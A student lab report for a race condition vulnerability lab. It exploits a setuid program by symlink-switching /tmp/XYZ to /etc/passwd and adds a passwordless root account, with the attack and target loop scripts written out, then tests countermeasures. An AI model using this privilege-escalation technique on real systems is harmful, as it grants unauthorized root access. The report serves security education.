ASSIGNMENT 6 : Race Condition Vulnerability Lab

LAB REPORT

SUBMITTED BY : BEGUM FATIMA ZOHRA
UTA ID: 1001880881

Task 1: Choosing Our Target

Initial setup for the task:


- $ sudo sysctl -w fs.protected_symlinks=0
- $ gcc vulp.c -o vulp
- $ sudo chown root vulp
- $ sudo chmod 4755 vulp


Now, we edited the /etc/passwd file by adding the following:


```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```


To check of the test user is created or not, we executed the following command:
$ cat /etc/passwd | grep test
We could observe that our user info is successfully added.
Next, we moved to test and check if has got the root privilege or not.
$su test
We got a password prompt where we pressed the enter key.
Since, the test account is showing # prompt we knew that it is a root shell.

Next, we deleted the test account entry from the /etc/passwd as instructed.









Task 2: Launching the Race Condition Attack


2.A: Slow deterministic version of the attack


We have two processes for this task. One is the target_process.sh that runs the vulp.c in loop and another one is task2.sh that is responsible for symlink switching.

We have added sleep(10); in vulp.c between access() and fopen(). Then we recompiled vulp.c.

We ran both the script files in two different terminals and observed that target_process.sh changed the password after 10 seconds interval.

We now used the ‘su test’ command like the previous task to check if the test user is added with root privileges or not.
We typed ‘whoami’ and ‘id’, both of which clearly indicated that our attack was successful.





```
#!/bin/bash

attack()
{
        old='ls -l /etc/passwd'
        new='ls -l /etc/passwd'
        while [ "$old" = "$new" ]
        do
                rm -f /tmp/XYZ
                >/tmp/XYZ
                ln -sf /etc/passwd /tmp/XYZ
                new='ls -l /etc/passwd'
        done
}

attack
echo "Stop... The passwd has been changed!"
ATTACK_PID=$!
kill $ATTACK_PID
```

Task 2.B: Full version of attack

For this task, we created a file passwd_input that has the following data:

`test:U6aMy0wojraho:0:0:test:/root:/bin/bash`

In our script called as target_process.sh, we run the vulp and give it passwd_input as input.

We check the /etc/passwd information using ‘ls -l /etc/passwd’


After running the processes , we were successful in getting the password changed.

```
#!/bin/sh

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)

while [ "$old" == "$new" ]
do
        ./vulp < passwd_input
        new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
~
```


```
[03/26/21]seed@VM:~/.../race$ gcc -o attack attack.c
[03/26/21]seed@VM:~/.../race$ ./attack
```



Task 2.C: An Improved Attack Method

Since, we are working in Ubuntu 16.04, we are going to use syscall() in our C program for context switching.

We ran our attack_process and shell script target_process.sh and found out our attack had worked.



Task 3: Countermeasure: Applying the Principle of Least Privilege

In our vulp.c program, we are using setuid().


First, we gathered the real and effective UID


Before access() → EffectiveUID = RealUID

Once everything is run, we set the UID as effective.

Next, we ran our C program along with the shell script, we got segmentation fault.

Hence, the principle of least privilege restricted us to get the test account in the /etc/passwd





Task 4: Countermeasure: Using Ubuntu's Built-in Scheme

We turned the following protection on

$ sudo sysctl -w fs.protected_symlinks=1

Attack failed.

What are the limitations of this scheme?

The protection does not restrict the race condition. It only hinders it from causing damages.